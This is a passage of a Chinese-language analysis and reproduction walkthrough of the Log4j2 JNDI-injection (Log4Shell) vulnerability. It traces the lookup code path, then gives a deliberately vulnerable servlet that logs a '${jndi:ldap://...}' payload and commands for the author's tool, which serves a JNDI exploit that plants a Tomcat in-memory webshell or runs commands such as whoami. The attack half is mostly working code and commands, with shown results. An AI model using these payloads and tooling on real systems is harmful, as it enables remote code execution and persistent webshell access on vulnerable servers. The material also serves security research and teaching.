
首先`this.getVariableResolver()`获取到系统中存在的`StrLookup`，然后进入`StrLookup.lookup()`方法。可以看到`log4j`本身定义了很多`Lookup`。

- `StrLookup.lookup()`方法




在`StrLookup.lookup()`方法中会根据我们输入的`Lookup`类型进行选择，此处时`JndiLookup`，之后进入对应的`JndiLookup.lookup`方法。

- `JndiLookup.lookup`方法




> 在这里首先是进入`this.convertJndiName()`方法，执行完这个方法之后会报错，然后利用强制进入就可以看到之后的处理逻辑。

- 获取`JndiManager`



- 获取到`JndiManager`之后返回`return var6`，此处再强制进入，就可以看到触发`jndi`注入的位置了。此时`context`是`initialContenxt`



> 这个漏洞本质就是一个`jndi`注入，所有一个是要满足`log4j2`触发这个`lookup`的条件，第二个就是要满足`jndi`注入的利用条件，才能利用成功。

漏洞复现

项目地址


> fastjson_tools.

说明

> 既然这个漏洞的本质和`fastjson`的某些利用链类似，都是`jndi`注入，那之前写的辣鸡`fastjson payload`生成工具就可以排上用场了啊。

环境搭建

> 创建一个`servlet`，访问就自动写入日志。




```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;


public class log4jRce extends HttpServlet {
    private static final Logger logger= LogManager.getLogger(log4jRce.class);
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        System.out.println("11111111111");
        this.doPost(req, resp);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        System.setProperty("java.rmi.server.useCodebaseOnly", "false");
        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");
        logger.error( s: "${jndi:ldap://127.0.0.1:8088/Exp}");
    }
}
```

工具使用

> 在工具的README里想偷懒就没写使用方法了，在这里写一下吧。


1. 使用`jre`运行程序




> 工具会自动创建`http`服务和`jndi`服务。`-m`参数表示直接注入`tomcat`内存马，`-h`参数是服务器地址，`-p`参数表示服务一直挂起。

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -m shell -p 1   #注入内存马的Exp

&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e   whoami -p 1  #执行命令的Exp
```

2. 将生成的`jndi`地址换成你的`payload`，然后触发一下



3. 攻击成功会返回http服务收到请求，然后可以访问一下内存马。



qanxin\administrator

> 内存马的使用可以看另外一个项目[addMemShellsJSP]

[addMemShellsJSP]: addMemShellsJSP

4. 执行命令的利用方式


```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1

X-FORWARDEDS-FOR: whoami
```